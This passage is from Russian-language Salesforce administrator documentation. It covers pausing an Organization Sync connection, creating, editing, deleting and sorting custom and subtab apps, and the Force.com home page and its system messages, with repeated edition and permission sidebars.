При необходимости подключение для функции «Синхронизация организации» между основной и второстепенной организациями Salesforce может быть временно приостановлено. Прежде чем приостановить подключение, рекомендуем просмотреть алгоритм данного процесса.

### Когда следует приостановить подключение?

Ниже перечислены некоторые причины приостановки подключения.

- Обнаружение слишком большого количества ошибок синхронизации и необходимость их исправления.
- Необходимость изменения как минимум одной организации, препятствующего успешной синхронизации данных.

### Как приостановка подключения влияет на пользователей?

Приостановка подключения не влияет на большинство пользователей. При наличии полномочия «Управление подключениями» пользователям будут доступны некоторые изменения на странице сведений о подключении.

- Отображение кнопки **«Возобновить»** вместо кнопки **«Приостановить»**.

### ВЕРСИИ

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для приостановки и возобновления подключения для функции «Синхронизация организации»:

- «Управление подключениями»

### ВЕРСИИ

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.



- Отображение недавнего события «Подключение: приостановлено администратором» в журнале подключений.
- Возможность обновления поля «Ответственный за подключение» и параметров для синхронизации метаданных, пользователей и полей аудита (обновления отправляются в связанную организацию после возобновления подключения).
- При длительной приостановке подключения очередь может содержать слишком большое количество обновлений.
- Связанные списки «Опубликованные объекты» и «Подписанные объекты» скрыты.

Кроме того, ответственный за подключение и пользователь, приостановивший подключение, получают два сообщения эл. почты в день с указанием количества событий, находящихся в очереди.

### Что происходит при приостановке подключения?

Все обновления, выполненные во время приостановки подключения, добавляются в очередь записей для функции «Синхронизация организации». Обновления, добавленные в очередь, отправляются в связанную организацию после возобновления подключения.

- ❗ **Важное замечание:** По мере наполнения очереди увеличивается время, необходимое для синхронизации двух организаций. Чтобы минимизировать ошибки синхронизации, рекомендуем возобновить подключение как можно раньше.

## Создание приложений

### Что такое приложение?

Приложение — это набор вкладок, работающих как единое целое для выполнения доступных функций. Система Salesforce поддерживает стандартные приложения (например, Sales и Call Center). При необходимости стандартные приложения могут быть настроены в соответствии с бизнес-требованиями организации.

Кроме того, пользователи могут создавать собственные настраиваемые приложения путем объединения стандартных и настраиваемых вкладок в новые настраиваемые приложения. Настраиваемое приложение состоит из метки, описания и упорядоченного списка вкладок. Кроме того, настраиваемое приложение может быть дополнено настраиваемым логотипом. Настраиваемые приложения позволяют расширять типы управляемых данных и предоставлять к ним интерактивный доступ за пределами CRM. Настраиваемые приложения — это часть платформы Force.com, которая позволяет создавать и предоставлять другим пользователям Salesforce доступ к настраиваемым приложениям.

Доступные настраиваемые приложения отображаются в меню приложений Force.com (раскрывающийся список, отображающийся вверху каждой страницы Salesforce). Содержимое приложения, выбранного в меню приложений Force.com, отображается на экране. Например, при переходе из приложения, содержащего вкладку «Возможности», в приложение, которое не содержит данной вкладки, вкладка «Возможности» не отображается, а раскрывающийся список «Создать...» на боковой панели не содержит пункта «**Возможность**». Кроме того, приложение может отображать другую начальную или *стандартную целевую* вкладку.

Приложения связываются с профилями. Профили определяют вкладки, которые должны быть доступны или скрыты, а также доступные приложения. Возможности настройки вкладок приложения определяются профилем пользователя.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра приложений:

- «Просмотр настройки и конфигурации»

Для управления приложениями:

- «Настройка приложения»

 Прим.:

- Приложения консоли Salesforce являются настраиваемыми.
- При использовании лицензий Salesforce Platform и Salesforce Platform One меню приложений Force.com содержит только стандартное приложение Platform. Дополнительную информацию о вводе уникальной метки для стандартного приложения Platform см. в разделе «Создание настраиваемых приложений» на странице 5529.

СМ. ТАКЖЕ:

[Создание настраиваемых приложений](#)

[Управление приложениями](#)

## Управление приложениями

Пользователи могут настраивать стандартные, настраиваемые и связанные приложения. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Приложения**», чтобы открыть список приложений организации.

Ниже перечислены действия, доступные для стандартных и настраиваемых приложений.

- Чтобы просмотреть сведения о приложении, щелкните имя нужного приложения. Сведения содержат свойства приложения (например, вкладки, которые уже являются частью приложения, включая неразвернутые вкладки). Чтобы просмотреть сведения, выберите нужную настраиваемую вкладку в списке «Добавленные вкладки».
- Чтобы **изменить свойства приложения**, щелкните «**Правка**».
- Чтобы удалить настраиваемое приложение, щелкните ссылку «**Удал.**». Стандартные приложения не могут быть удалены.
- Чтобы создать приложение, выполните одно из указанных ниже действий.
  - Пользователю, который впервые работает с приложениями Force.com, рекомендуем выбрать ссылку «**Быстрый пуск**». Данная ссылка позволяет **быстро создавать базовые рабочие приложения**.
  - Пользователю, который уже создавал объекты, вкладки и поля, необходимые для приложения, рекомендуем нажать кнопку «**Создать**». Данная кнопка позволяет **создавать метки и логотипы приложений, добавлять вкладки и назначать профили**.
- Чтобы **изменить порядок отображения приложений** в меню приложений Force.com, щелкните «**Изменить порядок**».

При использовании лицензий Salesforce Platform и Salesforce Platform One меню приложений Force.com содержит только стандартное приложение Platform.

Просмотрите версию связанных приложений, используемых в системе. Чтобы изменить текущее приложение, щелкните имя нужного приложения. Чтобы создать связанное приложение, нажмите кнопку «**Создать**».

СМ. ТАКЖЕ:

[Что такое приложение?](#)

[Удаление приложений](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра приложений:

- «Просмотр настройки и конфигурации»

Для управления приложениями:

- «Настройка приложения»

## Создание приложений с помощью быстрого пуска приложения

Быстрый пуск приложения — это удобный и быстрый способ создания базового рабочего приложения.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Приложения**» и щелкните «**Быстрый пуск**». На начальной странице Force.com нажмите кнопку «**Добавить приложение**» в разделе «**Начало работы**» или «**Быстрый пуск приложения**» в разделе «**Быстрые ссылки**».
2. Введите необходимые сведения.

| Имя поля                    | Описание  |
|-----------------------------|---|
| Метка приложения            | Имя приложения, которое отображается в меню приложений Force.com. Метка может содержать не более 40 символов, включая пробелы.                                      |
| Метка множественного числа  | Имя объекта во множественном числе. Данное имя отображается на вкладке.   |
| Метка единственного числа   | Имя, используемое для обозначения объекта на всех страницах пользовательского интерфейса.   |
| Род                         | При необходимости укажите род метки. Данное поле отображается только в том случае, если язык, используемые в организации по умолчанию, поддерживает категорию рода. |
| Начинается с гласного звука | При необходимости укажите, следует ли использовать артикль, заканчивающийся на согласную букву, перед меткой.   |

3. Нажмите кнопку «**Создать**».
4. Чтобы добавить новые поля в приложение, щелкните ссылку «**здесь**» на странице «**Готово!**».
5. Чтобы просмотреть приложение в том виде, в котором оно будет доступно пользователям, щелкните «**Перейти к моему приложению**».

Ниже перечислены действия, выполняемые быстрым пуском приложения.

- Создание метки и API-имени приложения (уникальное имя, используемое для обращения к объекту при работе с Force.com API).
- Создание метки и API-имени объекта.
- Создание метки вкладки и связывание вкладки с объектом.
- Включение функции отслеживания лент для объекта. Функция отслеживания лент позволяет отслеживать записи для объектов данного типа и просматривать обновления в ленте Chatter.
- Предоставление доступа к приложению и вкладке в профиле пользователя. Кроме того, объекты доступны всем пользователям с полномочием «Изменение всех данных».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания приложений:

- «Настройка приложения»

И

«Управление профилями и наборами полномочий»

- Создание набора полномочий, который предоставляет доступ к новому настраиваемому объекту.
- Назначение набора полномочий пользователю, создавшему приложение.

 **Прим.:** При выборе настраиваемого приложения только вкладки, добавленные в приложение, отображаются и содержат кнопку «Создать».

Созданное приложение может быть дополнено нужными компонентами, а также поддерживает настройку параметров доступа и добавление пользователей в организацию.

СМ. ТАКЖЕ:

[Быстрый пуск приложения: дальнейшие действия для создания и управления приложениями](#)

[Управление приложениями](#)

## Быстрый пуск приложения: дальнейшие действия для создания и управления приложениями

Базовое приложение, созданное с помощью быстрого пуска, может быть дополнено нужными объектами и полями, а также поддерживает настройку параметров доступа и добавление пользователей для предоставления им общего доступа.

1. Создайте приложение с помощью базовых компонентов, используемых в приложениях.
  - Создайте объекты, которые являются настраиваемыми таблицами базы данных, предназначенными для хранения сведений, связанных с приложением.
  - Создайте вкладки, связанные с созданными объектами.
  - Создайте поля для каждого объекта, предназначенные для хранения важных сведений.
  - Создайте правила проверки, благодаря которым сведения, указываемые пользователями, будут проверяться на соответствие принятым стандартам перед сохранением записи.

Для быстрого доступа к этим инструментам рекомендуем использовать [меню быстрого доступа Force.com](#), которое отображается на страницах сведений о записи и в списковых представлениях объектов.

2. Создайте профили пользователей или наборы полномочий. Данные компоненты содержат параметры и полномочия, которые определяют действия, доступные пользователям в приложении.
3. Выберите типы доступа пользователей к приложению.
  - a. Предоставьте доступ к приложению посредством профилей или наборов полномочий.
  - b. Предоставьте доступ к вкладкам объектов.
  - c. Назначьте полномочия для созданных объектов.
4. Добавьте пользователей в организацию. Чтобы предоставить добавленным пользователям доступ к приложению, назначьте им соответствующие созданные профили или наборы полномочий.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания объектов, вкладок, полей и правил проверки:

- «Настройка приложения»

Для создания пользователей:

- «Управление внутренними пользователями»

Для создания профилей и наборов полномочий:

- «Управление профилями и наборами полномочий»

Мы рассмотрели основные этапы создания и управления приложением. Однако платформа Force.com предоставляет дополнительные способы создания, управления и развертывания приложений.


СМ. ТАКЖЕ:

[Создание приложений с помощью быстрого пуска приложения](#)

[Управление приложениями](#)

## Создание настраиваемых приложений

Созданные настраиваемые приложения позволяют разрабатывать приложения для пользователей организации.

 **Прим.:** Пользователю, который впервые работает с приложениями Force.com, рекомендуем использовать [быстрый пуск Force.com](#) для создания приложений. Данный инструмент позволяет быстро создавать базовые рабочие приложения.

Чтобы создать настраиваемое приложение, выполните указанные ниже действия.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Приложения**».
2. Нажмите кнопку «**Создать**».
3. При наличии консоли Salesforce выберите, что нужно определить: настраиваемое приложение или консоль Salesforce.
4. Укажите метку приложения. Метка может содержать не более 40 символов, включая пробелы. Данная метка является именем приложения в меню приложений Force.com.
5. При необходимости введите описание приложения.
6. Нажмите кнопку «**Далее**».
7. При необходимости выберите настраиваемый логотип приложения. Чтобы выбрать графический файл из библиотеки документов, щелкните «**Вставить изображение**».

Ниже перечислены рекомендации по выбору настраиваемого логотипа приложения в библиотеке документов.

- Изображение должно быть в формате GIF или JPEG. Размер изображения не может превышать 20 Кб.
  - Изображение, размер которого превышает 300 пикселей по ширине и 55 пикселей по высоте, подлежит масштабированию.
  - Для повышения качества отображения на экране рекомендуем использовать изображение с прозрачным фоном.
  - Чтобы предоставить пользователям доступ к изображению, установите флажок «Внешний доступ» в свойствах документа.
8. Нажмите кнопку «**Далее**».
  9. Чтобы добавить или удалить вкладки из приложения, воспользуйтесь клавишами со стрелками «вправо» и «влево».
  10. Чтобы определить порядок отображения вкладок в приложении, воспользуйтесь клавишами со стрелками «вверх» и «вниз».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра приложений:

- «Просмотр настройки и конфигурации»

Для управления приложениями:

- «Настройка приложения»

11. При необходимости выберите стандартную целевую вкладку для нового приложения в раскрывающемся меню «Стандартная целевая вкладка» под списком выбранных вкладок. Данное меню определяет первую вкладку, отображающуюся пользователю при входе в приложение.
12. Чтобы закрыть мастер при использовании версии Professional Edition, нажмите кнопку «Сохранить». При использовании версии Enterprise Edition или Developer Edition нажмите кнопку «Далее».
13. Чтобы выбрать профили, которым должно быть доступно приложение, установите флажок «Доступно».
14. Установите флажок «По умолчанию», чтобы установить приложение в качестве приложения профиля по умолчанию, то есть новые пользователи при первом входе в систему будут видеть это приложение в профиле. Профили с ограничениями исключены из этого списка.
15. Чтобы закрыть мастер, нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

[Что такое приложение?](#)

[Управление приложениями](#)

## Удаление приложений

Удалению подлежат настраиваемые приложения; удаление стандартных приложений не поддерживается. В результате удаления приложение удаляется из меню приложений Force.com, однако все связанные с ним объекты сохраняются. Объекты, созданные пользователем для приложения, также могут быть удалены.

1. Введите строку «Приложения» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Приложения».
2. Щелкните ссылку «Удал.» напротив нужного приложения.
3. При необходимости удалите любые связанные объекты.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления приложений и объектов:

- «Настройка приложения»

## Редактирование свойств приложения

Свойства стандартных и настраиваемых приложений организации могут быть изменены. Например, пользователь может выбрать настраиваемый логотип для настраиваемого приложения или вкладки, доступные в стандартном или настраиваемом приложении.

Метка, описание и логотип стандартного приложения не могут быть изменены.

Чтобы изменить свойства приложения, выполните указанные ниже действия.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Приложения**».
2. Щелкните «**Правка**» напротив нужного приложения.
3. Укажите метку приложения. Метка может содержать не более 40 символов, включая пробелы. Данная метка является именем приложения в меню приложений Force.com.
4. При необходимости введите описание приложения.
5. При необходимости выберите настраиваемый логотип приложения. Чтобы выбрать графический файл из библиотеки документов, щелкните «**Вставить изображение**».

Ниже перечислены рекомендации по выбору настраиваемого логотипа приложения в библиотеке документов.

- Изображение должно быть в формате GIF или JPEG. Размер изображения не может превышать 20 Кб.
  - Изображение, размер которого превышает 300 пикселей по ширине и 55 пикселей по высоте, подлежит масштабированию.
  - Для повышения качества отображения на экране рекомендуем использовать изображение с прозрачным фоном.
  - Чтобы предоставить пользователям доступ к изображению, установите флажок «Внешний доступ» в свойствах документа.
6. Чтобы добавить или удалить вкладки из приложения, воспользуйтесь клавишами со стрелками «вправо» и «влево».
  7. Чтобы определить порядок отображения вкладок в приложении, воспользуйтесь клавишами со стрелками «вверх» и «вниз».
  8. При необходимости выберите стандартную целевую вкладку для нового приложения в раскрывающемся меню «Стандартная целевая вкладка» под списком выбранных вкладок. Данное меню определяет первую вкладку, отображающуюся пользователю при входе в приложение.
  9. Чтобы переопределить любые персональные настройки, внесенные пользователями в приложение, установите флажок «Перезаписать персональные настройки настраиваемого приложения».
  10. Чтобы выбрать профили, которым должно быть доступно приложение, установите флажок «Доступно».
  11. Установите флажок «По умолчанию», чтобы установить приложение в качестве приложения профиля по умолчанию, то есть новые пользователи при первом входе в систему будут видеть это приложение в профиле. Профили с ограничениями исключены из этого списка.
  12. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для просмотра приложений:

- «Просмотр настройки и конфигурации»

Для управления приложениями:

- «Настройка приложения»



 **Прим.:** Чтобы назначить приложения профилям пользователей в версии Professional Edition, рекомендуем включить их поддержку для организации.

СМ. ТАКЖЕ:

[Что такое приложение?](#)

[Управление приложениями](#)


## Что такое приложение вложенной вкладки?

*Приложение* — это набор вкладок, работающих как единое целое для выполнения доступных функций. Подобным образом, *приложение вложенной вкладки* — это набор вкладок, отображающийся на странице профиля Chatter. Приложение вложенной вкладки может содержать стандартные и настраиваемые вкладки.

Наборы вкладок, отображаемые на странице профиля, определяются контекстом соответствующего пользователя. Приложения вложенной вкладки — это разные наборы вкладок, доступные на определенных страницах (например, на страницах профилей пользователей).

Данная таблица содержит стандартные приложения вложенной вкладки, определяющие отображаемые вкладки исходя из контекста пользователя.

| Приложение вложенной вкладки        | Отображается пользователю при просмотре...  |
|-------------------------------------|---|
| Профиль (другие)                    | Другой пользователь в пределах собственной внутренней организации.  |
| Профиль (собственный)               | Собственный профиль в пределах собственной внутренней организации.  |
| Профиль в сообществах (другие)      | Другой пользователь в пределах сообщества. Данное приложение отображается только при использовании сообществ. |
| Профиль в сообществах (собственный) | Собственный профиль в пределах сообщества. Данное приложение отображается только при использовании сообществ. |

 **Прим.:** Конечные пользователи не могут настраивать параметры отображения приложений вложенной вкладки. Администраторы могут скрывать вкладки внутри приложений посредством параметра «Вкладка скрыта» в разделе

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**



«Параметры вкладки». Пользователи могут просматривать вкладки, доступность которых определяется параметром «Отключены стандартные параметры» и «Включены стандартные параметры».

СМ. ТАКЖЕ:

[Управление приложениями вложенной вкладки](#)

[Полезные советы: настройка страниц профиля Chatter](#)


## Управление приложениями вложенной вкладки

Страницы профилей пользователей позволяют просматривать и настраивать приложения вложенной вкладки.

Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Приложения**», чтобы открыть список приложений вложенной вкладки организации.

Ниже перечислены доступные действия.

- Чтобы просмотреть сведения о приложении вложенной вкладки, щелкните имя нужного приложения в разделе «**Приложения вложенной вкладки**». Страница сведений содержит свойства приложения (например, вкладки, являющиеся частью приложения, включая любые неразвернутые вкладки). Чтобы просмотреть сведения, выберите нужную настраиваемую вкладку в списке «Добавленные вкладки».
- Чтобы изменить свойства приложения вложенной вкладки, щелкните «**Правка**» для выбора нужных вкладок, изменения порядка их отображения и настройки параметра «Стандартная целевая вкладка».

 **Прим.:** Администраторы могут изменять наборы полномочий или параметры профиля для ограничения доступа пользователей к каждой вкладке. Данный алгоритм позволяет администраторам предоставлять доступ к некоторым вкладкам только определенным пользователям.

СМ. ТАКЖЕ:

[Что такое приложение вложенной вкладки?](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра приложений:

- «Просмотр настройки и конфигурации»

Для управления приложениями:


- «Настройка приложения»

## Управление доступностью приложений вложенной вкладки

Страница профиля позволяет выбирать пользователей, которым должны быть доступны определенные вкладки настроенных приложений вложенной вкладки.

Чтобы изменить доступность вкладок внутри приложения вложенной вкладки, выполните указанные ниже действия.

1. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**».
2. Выполните одно из указанных ниже действий.
  - Исходный пользовательский интерфейс профиля: щелкните ссылку «**Правка**» напротив нужного профиля и прокрутите страницу до раздела «Параметры вкладки».
  - Расширенный пользовательский интерфейс профиля: щелкните имя нужного профиля и выберите ссылку «**Параметры объекта**». Щелкните имя нужного объекта и нажмите кнопку «**Правка**».

 **Прим.:** Некоторым профилям, включая пользователей Chatter External и Chatter Free, не предоставляются полномочия, необходимые для просмотра приложений вложенной вкладки.

3. Измените параметры вкладки.

Конечные пользователи не могут настраивать параметры отображения приложений вложенной вкладки. Администраторы могут скрывать вкладки внутри приложений посредством параметра «Вкладка скрыта» в разделе «Параметры вкладки».

Пользователи могут просматривать вкладки, доступность которых определяется параметром «Отключены стандартные параметры» и «Включены стандартные параметры».

4. (Только для исходного пользовательского интерфейса профиля) Чтобы применить параметры доступности вкладки, заданные пользователем, к пользовательским настройкам вкладки, установите флажок «**Изменять настройки личных вкладок пользователя**».
5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Что такое приложение вложенной вкладки?](#)

[Управление приложениями вложенной вкладки](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра приложений:

- «Просмотр настройки и конфигурации»

Для управления приложениями:

- «Настройка приложения»

## Сортировка приложений

Настройте сортировку приложений Salesforce, собственных приложений и связанных приложений в организации. Можно также скрывать приложения в средстве запуска приложений.

Администратор может настраивать способ сортировки приложений для пользователей в организации. К этим приложениям относятся стандартные приложения Salesforce, такие как Salesforce Marketing, приложение Call Center и любые собственные приложения организации. Кроме того, организация может использовать связанные приложения. К связанным приложениям относятся офисные (например, Gmail™ и Microsoft Office 365™) и другие приложения, необходимые для выполнения работы.

Установленный для организации способ сортировки используется по умолчанию для пользователей. Пользователи начинают с использования вида по умолчанию и могут изменить способ сортировки приложений для более быстрого доступа к необходимым приложениям.

[Изменение порядка элементов в меню приложений Force.com и средстве запуска приложений в Salesforce Classic](#)

Пользователь может изменить порядок отображения приложений в меню приложений Force.com.

[Сортировка приложений в средстве запуска приложений в Salesforce Lightning Experience](#)

Можно изменить параметры доступности по умолчанию и порядок отображения приложений в средстве запуска приложений.

### ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition.**

## Изменение порядка элементов в меню приложений Force.com и средстве запуска приложений в Salesforce Classic

Пользователь может изменить порядок отображения приложений в меню приложений Force.com.

Меню приложений Force.com — это раскрывающийся список, доступный вверху каждой страницы приложения. Если средство запуска приложений включено, в нем отображаются логотипы локальных приложений пользователей, связанных приложений и приложений Salesforce.

1. Последовательно выберите пункты в меню «Настройка».
  - a. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Приложения**» и щелкните «**Изменить порядок**».
  - b. Введите строку «*Меню приложений*» в поле «Быстрый поиск», затем выберите пункт «**Меню приложений**».
2. Перетащите приложения в списке желаемым образом, чтобы изменить их порядок. Изменения вступают в силу незамедлительно.
3. Можно также щелкнуть «**Доступно**» или «**Скрыто**», чтобы показать или скрыть отдельные приложения в средстве запуска приложений для всех пользователей организации.

Все приложения, установленные в организации, отображаются для сортировки. Тем не менее приложения, отображаемые в меню приложений Force.com и в средстве запуска приложений, определяются параметрами доступности каждого приложения и полномочиями пользователя. Например, администратору, как правило, доступно больше приложений, чем стандартному пользователю. Пользователь имеет доступ ко всем приложениям в соответствии со своими полномочиями и настройками доступа в профиле. Для отображения в средстве запуска приложений связанные приложения и поставщики услуг должны иметь начальный URL-адрес.

СМ. ТАКЖЕ:

- [Что такое приложение?](#)
- [Создание настраиваемых приложений](#)
- [Открытие другого приложения](#)
- [Средство запуска приложений](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра приложений:

- «Просмотр настройки и конфигурации»

Для управления приложениями:

- «Настройка приложения»

## Сортировка приложений в средстве запуска приложений в Salesforce Lightning Experience

Можно изменить параметры доступности по умолчанию и порядок отображения приложений в средстве запуска приложений.

В средстве запуска приложений показаны все доступные для пользователя приложения Salesforce, а также все связанные приложения, установленные администратором.

Администратор может с помощью средства запуска приложений настроить стандартные порядок отображения приложений и параметры доступности приложений в организации. Впоследствии пользователи могут изменить порядок отображения приложений в средстве запуска приложений.

1. В меню «Настройка» выполните одно из следующих действий.
  - a. Введите строку «*Приложения*» в поле «Быстрый поиск», затем выберите пункт «**Приложения**» и щелкните «**Изменить порядок**».
  - b. Введите строку «*Меню приложений*» в поле «Быстрый поиск», затем выберите пункт «**Меню приложений**».
2. Перетащите приложения в списке желаемым образом, чтобы изменить их порядок. Изменения вступают в силу незамедлительно.
3. Щелкните «**Доступно**» или «**Скрыто**», чтобы показать или скрыть отдельные приложения в средстве запуска приложений для всех пользователей организации.

Все приложения, установленные в организации, отображаются для сортировки. Тем не менее приложения, отображаемые в средстве запуска приложений, определяются параметрами доступности каждого приложения и полномочиями пользователя. Например, администратору, как правило, доступно больше приложений, чем рядовому пользователю. Пользователь имеет доступ к приложениям в соответствии со своими полномочиями и настройками доступа в профиле. Связанные приложения и поставщики услуг должны иметь начальный URL-адрес, чтобы отображаться в средстве запуска приложений.

СМ. ТАКЖЕ:

[Что такое приложение?](#)

[Открытие другого приложения](#)

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра приложений:

- «Просмотр настройки и конфигурации»

Для управления приложениями:

- «Настройка приложения»

## Начальная страница Force.com

Начальная страница Force.com содержит средства для создания приложений и управления ими.

Чтобы открыть начальную страницу Force.com, воспользуйтесь меню «Настройка».


- Левая боковая панель, поддерживающая функции просмотра и поиска, предоставляет доступ ко всем действиям, задачам и инструментам настройки.
- Раздел «Начало работы» содержит инструмент для быстрого создания базового приложения, а также ссылки на сведения о расширении и управлении приложениями. Данный раздел отображается только в том случае, если ранее он не был закрыт пользователем.
- Список «Недавние элементы» содержит элементы метаданных, просмотренные, созданные или измененные последними, а также их связанные объекты.
- Страница общих сведений о системе содержит раздел сообщений, уведомляющих пользователей о приближении организации к заданным ограничениям. По умолчанию данный раздел отключен.
- Раздел «Быстрые ссылки» содержит ссылки для управления инструментами, пользователями, приложениями, данными и параметрами безопасности.
- Раздел «Сообщество» содержит доступные ресурсы. Данный раздел отображается снова в новом выпуске, если он был ранее закрыт.
- На правой панели отображаются ссылки на внешние ресурсы, которые могут быть полезны разработчикам и администраторам.

СМ. ТАКЖЕ:

[Список «Недавние элементы» \(бета\)](#)

### Список «Недавние элементы» (бета)

Список «Недавние элементы» содержит элементы метаданных, просмотренные, созданные или измененные последними, а также их связанные объекты.

 **Прим.:** Данный выпуск поддерживает бета-версию списка «Недавние элементы», являющуюся полноценной, но имеющую некоторые ограничения.

Список «Недавние элементы» содержит следующие элементы.

- Классы Apex
- Триггеры Apex
- Процессы утверждения
- Приложения
- Типы настраиваемых отчетов
- Шаблоны эл. почты
- Поля
- Объекты
- Макеты страниц
- Наборы полномочий

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: все версии, кроме **Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к начальной странице Force.com:


- «Настройка приложения»

#### ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: все версии, кроме **Database.com Edition.**

- Профили
- Типы записей
- Статические ресурсы
- Вкладки
- Пользователи
- Правила проверки
- Страницы Visualforce
- Компоненты Visualforce
- Электронные предупреждения бизнес-правила
- Обновления полей бизнес-правил
- Исходящие сообщения бизнес-правил
- Бизнес-правила
- Задачи бизнес-правил

 **Прим.:** Список недавних элементов в настройках не зависит от раздела «Недавние элементы» на боковой панели большинства страниц Salesforce. Список в настройках содержит элементы, используемые администраторами, в то время как раздел «Недавние элементы» на боковой панели отображает записи, с которыми работали конечные пользователи.


## Настройка сообщений для страницы общих сведений о системе Force.com

 **Прим.:** Страница общих сведений о системе содержит только элементы, поддержка которых включена в организации. Например, бизнес-правила отображаются на странице общих сведений о системе только в том случае, если в организации включена их поддержка.

Начальная страница Force.com позволяет добавлять сообщения об использовании, уведомляющие пользователей о приближении организации к заданным ограничениям. Сообщения, отображающиеся на начальной странице Force.com, могут быть развернуты, свернуты или пропущены. По умолчанию данные сообщения включены.

Чтобы настроить сообщения на начальной странице Force.com, выполните указанные ниже действия.

1. Введите строку «*Общие сведения о системе*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Общие сведения о системе**».
2. Нажмите кнопку «**Настроить сообщения Force.com**».
3. Установите или снимите флажки напротив нужных типов сообщений для их отображения или сокрытия на начальной странице Force.com.
4. Нажмите кнопку «**ОК**».

 **Важное замечание:** Данные сообщения отображаются на начальной странице Force.com только в случае приближения организации к заданным ограничениям.

В результате включения или пропуска сообщений на начальной странице Force.com меняется только их представление.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: все версии, кроме **Personal Edition** и Database.com Edition.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки сообщений Force.com:

- «Настройка приложения»

## Создание настраиваемых мобильных приложений

### Создание настраиваемых мобильных приложений посредством страниц Lightning и конструктора приложений Lightning

#### Конструктор приложений Lightning

Конструктор приложений Lightning — это интерактивный инструмент, позволяющий создавать настраиваемые страницы приложения Salesforce 1. С помощью конструктора приложений Lightning можно объединять различные компоненты на главной странице одного приложения, что позволит вашим пользователям Salesforce 1 работать со всеми необходимыми функциями в одном месте.

